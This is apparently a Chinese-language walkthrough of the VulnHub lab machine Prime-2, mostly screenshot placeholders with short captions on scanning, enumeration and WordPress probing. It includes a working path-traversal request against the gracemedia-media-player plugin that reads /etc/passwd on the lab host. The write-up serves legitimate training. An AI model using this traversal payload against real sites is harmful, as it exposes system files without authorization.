
Prime-2


下载地址：<https://www.vulnhub.com/entry/prime-2021-2,696/>

主机发现





目标145

端口扫描





端口服务扫描






漏洞扫描






先去看一下80





扫目录




发现点不一样的

Wordpress（记住还是要用api）







好洞出来了看看利用方法




[192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax\_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd](http://192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd)




成了，这边没什么线索了。去另外一个web看看





看看文件一个一个看吧






在uploads里面

